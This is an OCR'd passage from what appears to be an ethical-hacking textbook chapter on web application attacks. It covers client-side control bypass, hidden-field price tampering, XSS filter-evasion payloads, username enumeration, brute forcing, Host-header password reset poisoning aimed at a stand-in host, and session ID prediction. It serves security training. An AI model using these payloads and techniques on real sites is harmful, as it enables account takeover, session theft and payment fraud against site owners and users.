


Figure 14.61: Screenshot of Vega

Some additional web application scanning tools are as follows:

- WPScan Vulnerability Database (*https://wpvulndb.com*)
- Arachni (*https://www.arachni-scanner.com*)
- appspider (*https://www.rapid7.com*)
- Uniscan (*https://sourceforge.net*)

Map the Attack Surface

Once the attackers detect the entry points, server-side technologies, and functionalities, they can find their respective vulnerabilities and map the attack surface area of the target web application. Web application analysis thus helps attackers reduce their attack surface. Attackers consider the following factors in planning their attack.

Information	Attack
Client-Side Validation	Injection Attack, Authentication Attack
Database Interaction	SQL Injection, Data Leakage
File Upload and Download	Directory Traversal
Display of User-Supplied Data	Cross-Site Scripting
Dynamic Redirects	Redirection, Header Injection
Login	Username Enumeration, Password Brute-Force
Session State	Session Hijacking, Session Fixation
Injection Attack	Privilege Escalation, Access Controls
Cleartext Communication	Data Theft, Session Hijacking
Error Message	Information Leakage
Email Interaction	Email Injection
Application Code	Buffer Overflows
Third-Party Application	Known Vulnerabilities Exploitation
Web Server Software	Known Vulnerabilities Exploitation

Table 14.2: Table showing information and respective attacks

Bypass Client-side Controls

- A web application requires client-side controls to prevent user inputs from affecting data transmission via client components and to implement measures that control a user's interaction with his or her own client
- Web developers often think that the data transmitted from the client to server is under control by the user, and this assumption can make applications vulnerable to various attacks

Attack Hidden Form Fields	Identify hidden form fields in a web page and manipulate its tags and fields to exploit the web page before it transmits data to the server
Attack Browser Extensions	Attempt to intercept the traffic from browser extensions or decompile the browser extensions to capture user data
Perform Source Code Review	Perform a source code review to identify vulnerabilities in the code that cannot be identified by traditional vulnerability scanning tools
Evade XSS Filters	Evade XSS filters by injecting unusual characters into the HTML code

Bypass Client-side Controls: Attack Hidden Form Fields

- In any e-commerce/retailing web applications, the developer flags certain fields like product name, and product price as hidden to prevent the user from viewing and modifying the fields
- In every client session, developers use hidden fields to store client information, including product prices and discount rates
- To exploit such vulnerable web applications, save the source code for the HTML page, tamper the price values by editing the price field's value, and reload the source into a browser. The Buy button can then be clicked to buy the product at the edited price
- You can also attempt to provide negative values in the price field to get a refund from the application

Bypass Client-side Controls: Attack Browser Extensions

- Capturing data from a web application that uses browser extension components can be achieved by two methods

Intercepting Traffic from Browser Extensions

- Attempt to intercept and modify requests made by the component as well as responses from the server
- Use tools like Burp Suite to capture the data


Decompiling Browser Extensions

- In this technique, you can attempt to decompile the component's bytecode to view its detailed source, which allows you to identify detailed information of the component functionality
- The main advantage of this technique is that it allows you to modify data present in the requests that are sent to the server, regardless of any mechanisms employed to obfuscate or encrypt the transmitted data

Bypass Client-side Controls: Perform Source Code Review

- Examine the web application source code and understand the working of components in the code to identify the following functionalities of the components:

1. Client-side input validation
2. Employed obfuscation or encryption techniques on transmitted data
3. Modifiable components with hidden client-side functionality
4. References to server-side functionality



Bypass Client-side Controls

A web application requires client-side controls to restrict user inputs when transmitting data via client components and implementing measures to control the user's interaction with his or her own client. A developer uses techniques such as hidden HTML form fields, and browser extensions to allow the transmission of data to the server via the client. Often, web developers assume that the data transmitted from the client to the server is within the user's control, and this assumption can make the application vulnerable to various attacks.

Some of the techniques to bypass the client-side controls are as follows:

- **Attack Hidden Form Fields**: Identify hidden form fields on the web page and manipulate the tags and fields to exploit the web page before transmitting the data to the server.
- **Attack Browser Extensions**: Attempt to intercept the traffic from the browser extensions or decompile the browser extensions to capture user data.
- **Perform Source Code Review**: Perform source code review to identify vulnerabilities in the code that cannot be identified by traditional vulnerability scanning tools.
- **Evade XSS Filters**: Evade XSS filters by injecting unusual characters into the HTML code.

Attack Hidden Form Fields

E-commerce/retailing web applications use hidden HTML form fields to restrict the user to view/modify data fields such as "products" and "prices of products" and allow the user to enter certain fields such as "quantity," assuming that the user enters the required quantity before submitting the data to the server. The developer flags these fields as hidden to restrict the user from modifying them. In every client session, developers use hidden fields to store client information, including product prices and discount rates.

Follow the process described below to attack hidden form fields:

- Identify vulnerable web applications
- Save the source code for the HTML page
- Locate the hidden field
- Tamper with the price values by editing the price field's value
- Save the file and reload the source into a browser
- Click the **Buy** button

The request will be transmitted to the server with the modified price. You can also use proxy tools such as Burp Suite to trap the request that submits the form and modify the price field to any value. In addition, you can attempt to enter negative price values to trick the retail application into refunding the amount through credit card transactions.

Attack Browser Extensions

The data from a web application that uses browser extension components can be captured by two methods:

- **Intercepting Traffic from Browser Extensions**

  Attempt to intercept and modify the request and response of the component and the server, respectively. You can use tools such as Burp Suite to capture the data. This method has certain limitations such as data obfuscation or encryption, and secure data serialization.

- **Decompiling Browser Extensions**

  Using this technique, you can attempt to decompile the component's bytecode to view its detailed source, which allows you to identify the detailed information of the component functionality. The main advantage of this technique is that it allows you to modify data present in the requests that are sent to the server, regardless of any obfuscation or encryption mechanisms employed for the transmitted data.

  You can use proxy tools such as Burp Suite to capture and modify the web page component requests. In the context of bypassing client-side input validation that is implemented in a browser extension, if the component submits the validated data to the server transparently, this data can be modified using an intercepting proxy in the same way as that described for HTML form data.

Perform Source Code Review

Attempt to acquire the source code of the target web application. After acquiring the source code, examine the code to understand the components, frameworks, etc., as well as their working to identify any existing vulnerabilities in the code. This examination can provide information about various functionalities such as removing client-side input validation, submitting nonstandard data to the server, manipulating client-side states or events, or directly invoking functionality that is present within the component.

Perform source code review to identify the following functionalities of a target component:

- Client-side input validation or other security-related logics and events
- Obfuscation or encryption techniques that are applied to the client data before it is transmitted to the server
- Modifiable components with hidden client-side functionalities
- References to server-side functionalities

Evade XSS Filters

XSS filter implementations are applied to web browsers to protect them from imminent XSS attacks; however, attackers can make them vulnerable by injecting unusual characters into the HTML code, through which they can evade the filter implementations.

Attackers can embed harmful JavaScript into a web application in many ways. However, the latest browsers are implemented with strong security measures; hence, the script injection sometimes fails. Therefore, attackers often try to not only take advantage of application design flaws but also bypass input evaluation processes conducted by the server or application to trick complicated browser filters.

XSS attacks usually exploit improper configurations and security implementations of a browser, whereas filter bypassing methods are carried out by leveraging flaws in a server or browser-side filters, targeting certain versions or products.

A majority portion of the browser code is written with proper security measures to handle abnormal HTML, JavaScript, and CSS to fix them before delivery to the end users. XSS filter bypassing leverages such an intricate composition of specifications, exceptions, languages, and other browser characteristics to inject scripts through the filters without leaving a trace.

Various XSS filter evasion techniques are discussed below:

Inserting <script> tags into the code is not allowed in a general context. However, some other HTML tags can permit these unusual injections. Event handlers are employed to run specific scripts corresponding to the authorized user actions. In general, event handlers such as <onfocus>, <onerror>, and <onclick> can be exploited to evade XSS filters.

- **Encoding Characters**

  Attackers can embed various characters in different ways to evade filters that focus on inspecting text to detect unwanted strings. Approaches for character encoding include the following:

  - A few or all of the characters of HTML elements can be written using ASCII codes to evade filters that search for strings such as <javascript>:

    ```
    <a href= "&#106;avascript:alert('XSS Successful')"> Click Here!</a>
    ```

  - Hexadecimal encoding can be used to bypass filters that search for HTML elements by scanning for &# along with numeric characters:

    ```
    <a href="&#6A;avascript:alert(document.cookie)"> Click Here!</a>
    ```

- Base64 encoding can be used to cover the tracks of attack code; it pops up an alert with "Successful XSS":

```
<body onload="eval(atob('U3VjY2Vzc2Z1bCBYUlM='))">
```

- The embedded character elements are from numbers 1–7, avoiding initial zeros. Therefore, any composition of zero padding is allowed:

```
<a href="&#x6A;avascript&#0000058&#0000097lert('Successful XSS')">
Click Here!</a>
```

- XSS payloads can be concealed using character codes:

```
<iframe src=#
onmouseclick=alert(String.fromCharCode(88,83,83))></iframe>
```

- **Embedding Whitespaces**

  Browsers allow convenient usage of whitespace characters while writing JavaScript or HTML code. Thus, attackers can easily evade filters by inserting non-printable characters.

  - Tab spaces are avoided while processing the code; they can be invoked to split keywords. Consider this <img> tag:

```
<img src="java    script:al ert ('Successful XSS')">
```

  - You can also encode the tab spaces:

```
<img src="java&#x09;script:al&#x09;ert('Successful XSS')">
```

  - Similarly, carriage return and newline characters are not considered during processing; thus, attackers can also encode these characters in between:

```
<a href ="jav&#x0A;a
Script:&#x0A;ale&#x0Drt; ('Successful
XSS')">Visit xyz.com</a>
```

- **Manipulating Tags**

  XSS filter evasion can also be performed by manipulating tags and skipping attributes.

  - When the filter inspects the script and deletes certain tags (mostly <script>), placing them within other tags can leave legitimate code after they are deleted:

```
<scr<script>ipt>document.write("Successful XSS")</scr<script>ipt>
```

  - Attributes and tags can be separated by supplying a slash that helps in bypassing whitespace restrictions in value insertion:

```
<img/src="popup.jpg"onload=&#x6A;avascript:eval(alert('Successful&#3
2XSS'))>
```

  - Attackers also exploit browser interpretations and abnormal tag inputs to bypass filters. The following example shows how to skip the <href> tag:

```
<a onmousedown=alert(document.cookie)> visit xyz.com</a>
```

Attack Authentication Mechanism

- Exploit design and implementation flaws in web applications, such as failure to check password strength or insecure transmission of credentials, to bypass authentication mechanisms

Username Enumeration

- Verbose failure messages
- Predictable usernames

Password Attacks

- Password functionality exploits
- Password guessing
- Brute-force attack
- Dictionary attack
- Attack Password Reset Mechanism

Session Attacks

- Session prediction
- Session brute-forcing
- Session poisoning

Cookie Exploitation

- Cookie poisoning
- Cookie sniffing
- Cookie replay

Bypass Authentication


- Bypass SAML-based SSO

Design and Implementation Flaws in Authentication Mechanism


1. Bad Passwords
2. Brute-Forcible Login
3. Verbose Failure Messages
4. Insecure Transmission of Credentials
5. Password Reset Mechanism
6. Forgotten Password Mechanism
7. "Remember Me" Functionality
8. User Impersonation
9. Improper Validation of Credentials
10. Predictable Usernames and Passwords
11. Insecure Distribution of Credentials
12. Fail-Open Login Mechanism
13. Flaws in Multistage Login Functionality
14. Insecure Storage of Credentials

Username Enumeration

- If a login error states which part of the username and password is incorrect, guess the users of the application using the trial-and-error method



Username rinl.matthews does not exist



Username successfully enumerated to rinimatthews

https://wordpress.com

- Some applications automatically generate account usernames based on a sequence (i.e., user101, user102), and attackers can determine the sequence and enumerate valid usernames

Note: Username enumeration from verbose error messages will fail if the application implements an account lockout policy (i.e., locking the account after a certain number of failed login attempts)

Password Attacks: Password Functionality Exploits

Password Changing

- Determine password change functionality within the application by spidering the application or creating a login account
- Try random strings for 'Old Password', 'New Password', and 'Confirm the New Password' fields and analyze errors to identify vulnerabilities in password change functionality

Password Recovery

- "Forgot Password" features generally present a challenge to the user; if the number of attempts is not limited, an attacker can guess the challenge answer successfully with the help of social engineering
- Applications may also send a unique recovery URL or existing password to an email address specified by the attacker if the challenge is solved


'Remember Me' Exploit

- "Remember Me" functions are implemented using a simple persistent cookie, such as RememberUser=jason or a persistent session identifier such as RememberUser=ABY112010
- Attackers can use an enumerated username or predict the session identifier to bypass authentication mechanisms

Password Attacks: Password Guessing and Brute-forcing


Password Guessing

- Create a list of possible passwords using common passwords, footprinting the target and using social engineering techniques, and try each password until the correct password is discovered
- Create a dictionary of all possible passwords using tools such as Dictionary Maker to perform dictionary attacks
- Password guessing can be performed manually or by using automated tools such as THC-Hydra, Burp Suite, LOphtCrack, ophcrack, and RainbowCrack



Brute-forcing

- Try to crack the log-in passwords by trying all possible values from a set of alphabets, numeric, and special characters
- Use password cracking tools such as Burp Suite, LOphtCrack, and BruteX



https://portswigger.net

Password Attacks: Attack Password Reset Mechanism

Steps to perform password reset poisoning attack:

- **Step 1:** Attacker obtains the email address used on the website by the target through techniques such as social engineering, and OSINT
- **Step 2:** Attacker sends a password reset request link to the victim using the altered Host header
  - For example:

```
POST https://certifiedhacker.com/reset.php HTTP/1.1
Accept: */*
Content-Type: application/json
Host: badhost.com
```

  - The resultant URL for resetting the password is

```
https://badhost.com/reset-password.php?token=87654321-8765-8765-8765-10987654321
```

- **Step 3:** The attacker then waits for the victim to receive the modified email
- **Step 4:** Once the victim clicks on the malicious link embedded in the email, the attacker extracts the password reset token and performs various malicious activities

Session Attacks: Session ID Prediction/Brute-forcing

1. In the first step, collect some valid session ID values by sniffing traffic from authenticated users
2. Analyze captured session IDs to determine elements of the session ID generation process such as the session ID structure, the information that is used to create it, and the encryption or hash algorithm used by the application to protect it
3. Vulnerable session generation mechanisms that use session IDs composed using predictable information such as username, timestamp, or client IP address, can be exploited easily by guessing valid session IDs
4. In addition, you can implement a brute force technique to generate and test different session ID values until you successfully get access to the application


GET Request

```
GET http://jansins:8180/WebGoat/attack?Screen=17 & menu=410 HTTP/1.1
Host: jansins:8180
User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*,q=0.5
. . . . . .
Referer: http://jansins:8180/WebGoat/attack?Screen=17&menu=410
Cookie: JSESSIONID=user01
Authorization: Basic Z3Vic3Q6Z3Vic3Q
```

Predictable Session Cookie

